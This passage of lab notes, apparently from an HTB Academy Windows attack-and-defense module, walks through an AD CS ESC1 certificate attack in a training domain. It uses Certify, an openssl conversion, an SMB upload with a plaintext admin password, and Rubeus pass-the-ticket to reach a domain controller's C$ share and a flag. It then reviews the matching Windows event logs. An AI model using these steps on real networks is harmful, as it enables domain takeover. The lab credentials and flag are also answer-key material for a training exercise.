setspn -U -s ldap/ws001 anni
```

```
C:\WINDOWS\system32>setspn -U -s ldap/ws001 anni

Checking domain DC=eagle,DC=local

Registering ServicePrincipalNames for CN=anni,OU=EagleUsers,DC=eagle,DC=local
        ldap/ws001
```

-> We also create an SPN for server01 computer:


```
setspn -S ldap/server02 server01
```

Object ACLs


```
C:\WINDOWS\system32>setspn -S ldap/server02 server01

Checking domain DC=eagle,DC=local

Registering ServicePrincipalNames for CN=SERVER01,OU=Servers,DC=eagle,DC=local
        ldap/server02
Updated object
```

-> We now looked at the triggered events in Windows event log.


-> We login to DC1 as follows:



-> Going into event viewer and filtering for event id 4738 (user account has changed), we see that ANNI user has been modfied.




-> Similarly, filtering for event id 4742, we see that a computer account has changed for Server01.




- We first set run certify to scan for the environment for vulnerabilities in the PKI infrastructure

```
.\Certify.exe find /vulnerable
```




- Then we copy the contents in to a text file:



- We translate the certificate from .pem to .pfx files
- Now we make sure the certificate is in the right format and translate the certificate to cert.pfx and upload onto the windows machine


```
areaeric@htb[/htb]$ sed -i 's/\s\s\+/\n/g' cert.pem

openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced
```

```
Cryptographic Provider v1.0" -export -out cert.pfx

upload '/home/eric/Desktop/htb/notes/HTB_academy/blue_team/Windows
Attack & Defense/cert.pfx'


smbclient \\\\172.16.18.25\\Share -U eagle/administrator%Slavi123

puts cert.pfx

-> Move certificate to downloads folder
```



-> Now we execute pass the tiicket on windows, using certificate as a way of authentication

```
PS C:\Users\bob\Downloads> .\Rubeus.exe asktgt /domain:eagle.local
/user:Administrator /certificate:cert.pfx /dc:dc1.eagle.local /ptt
```



-> We can now attempted to list the C$ share in the domain controller.

```
dir \\dc1\c$
```

```
PS C:\Users\bob\Downloads> dir \\dc1\c$


    Directory: \\dc1\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/15/2022   6:30 PM                DFSReports
d-----        10/13/2022  11:23 PM                Mimikatz
d-----         9/1/2022   9:49 PM                PerfLogs
d-r---        11/28/2022  10:59 AM                Program Files
d-----         9/1/2022   2:02 PM                Program Files (x86)
d-----        12/13/2022  11:22 AM                scripts
d-r---         8/7/2022   9:31 PM                Users
d-----        11/28/2022  11:27 AM                Windows
```

-> To get the flag, we look into the scripts section:


```
dir \\dc1\c$\scripts

cat \\dc1\c$\scripts\flag.txt
```

```
PS C:\Users\bob\Downloads> dir \\dc1\c$\scripts


    Directory: \\dc1\c$\scripts


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          4/5/2023   1:15 PM             17 flag.txt
-a----        12/13/2022   4:03 PM           1100 GPOMonitoring.ps1


PS C:\Users\bob\Downloads> cat \\dc1\c$\scripts\flag.txt
Pk1_Vuln3r@b!litY
```

- We can further analyse the log by going to dc1 and looking at it:

```
xfreerdp /u:htb-student /p:'HTB_@cademy_stdnt!' /v:172.16.18.3 /dynamic-resolution
```

- We open event viewer and filtering for event id 4768, where we see the following




- After performing the ESC1 attack, connect to PKI (172.16.18.15) as 'htb-student:HTB_@cademy_stdnt!' and look at the logs. On what date was the very first certificate requested and issued?
  -> We attempt to connect to PKI using GUI as follows:

```
xfreerdp +bitmap-cache /network:auto /dynamic-resolution /compression-level:2 /u:htb-student /p:'HTB_@cademy_stdnt!' /v:172.16.18.15 /tls-seclevel:0 /timeout:80000
```

-> Where we see that we cannot login.
-> As such, we look to login using alternative method of runas:

```
C:\Users\bob\Downloads>runas /user:eagle\htb-student powershell
```



-> We look into accessing the PKI machine through powershell remoting

```
New-PSSession PKI

Enter-PSSession PKI

Enter-PSSession -ComputerName PKI
```

```
PS C:\WINDOWS\system32> New-PSSession PKI

 Id Name            ComputerName    ComputerType    State         ConfigurationName     Availability
 -- ----            ------------    ------------    -----         -----------------     ------------
  1 WinRM1          PKI             RemoteMachine   Opened        Microsoft.PowerShell     Available


PS C:\WINDOWS\system32> Enter-PSSession PKI
[PKI]: PS C:\Users\htb-student\Documents>
```

-> To look for the date where the certificate is earliest requested and issued, we look for events 4886 and 4887:

```
Get-WINEvent -FilterHashtable @{Logname='Security'; ID='4886'}

Get-WINEvent -FilterHashtable @{Logname='Security'; ID='4887'}
```

```
[PKI]: PS C:\Users\htb-student\Documents> Get-WINEvent -FilterHashtable @{Logname='Security'; ID='4886'}


   ProviderName: Microsoft-Windows-Security-Auditing

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
6/24/2024 10:23:13 AM         4886 Information      Certificate Services received a certificate request....
6/24/2024 9:10:54 AM          4886 Information      Certificate Services received a certificate request....
12/17/2023 10:47:14 PM        4886 Information      Certificate Services received a certificate request....
11/2/2023 10:33:14 AM         4886 Information      Certificate Services received a certificate request....
11/2/2023 10:26:02 AM         4886 Information      Certificate Services received a certificate request....
11/2/2023 10:25:21 AM         4886 Information      Certificate Services received a certificate request....
11/2/2023 10:24:01 AM         4886 Information      Certificate Services received a certificate request....
4/11/2023 1:24:02 PM          4886 Information      Certificate Services received a certificate request....
4/11/2023 1:15:01 PM          4886 Information      Certificate Services received a certificate request....
4/7/2023 8:51:54 PM           4886 Information      Certificate Services received a certificate request....
12/19/2022 11:35:45 PM        4886 Information      Certificate Services received a certificate request....
12/19/2022 10:12:01 PM        4886 Information      Certificate Services received a certificate request....
12/19/2022 10:11:14 PM        4886 Information      Certificate Services received a certificate request....
```

```
[PKI]: PS C:\Users\htb-student\Documents> Get-WINEvent -FilterHashtable @{Logname='Security'; ID='4887'}


   ProviderName: Microsoft-Windows-Security-Auditing

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
6/24/2024 10:23:27 AM         4887 Information      Certificate Services approved a certificate request and issued a...
6/24/2024 10:23:24 AM         4887 Information      Certificate Services approved a certificate request and issued a...
6/24/2024 9:11:05 AM          4887 Information      Certificate Services approved a certificate request and issued a...
12/17/2023 10:47:25 PM        4887 Information      Certificate Services approved a certificate request and issued a...
11/2/2023 10:33:26 AM         4887 Information      Certificate Services approved a certificate request and issued a...
11/2/2023 10:26:02 AM         4887 Information      Certificate Services approved a certificate request and issued a...
11/2/2023 10:25:26 AM         4887 Information      Certificate Services approved a certificate request and issued a...
11/2/2023 10:24:13 AM         4887 Information      Certificate Services approved a certificate request and issued a...
4/11/2023 1:24:14 PM          4887 Information      Certificate Services approved a certificate request and issued a...
4/11/2023 1:24:14 PM          4887 Information      Certificate Services approved a certificate request and issued a...
4/11/2023 1:15:12 PM          4887 Information      Certificate Services approved a certificate request and issued a...
4/11/2023 1:15:12 PM          4887 Information      Certificate Services approved a certificate request and issued a...
4/7/2023 8:52:07 PM           4887 Information      Certificate Services approved a certificate request and issued a...
4/7/2023 8:52:07 PM           4887 Information      Certificate Services approved a certificate request and issued a...
12/19/2022 11:35:57 PM        4887 Information      Certificate Services approved a certificate request and issued a...
12/19/2022 11:35:56 PM        4887 Information      Certificate Services approved a certificate request and issued a...
12/19/2022 10:12:15 PM        4887 Information      Certificate Services approved a certificate request and issued a...
12/19/2022 10:12:12 PM        4887 Information      Certificate Services approved a certificate request and issued a...
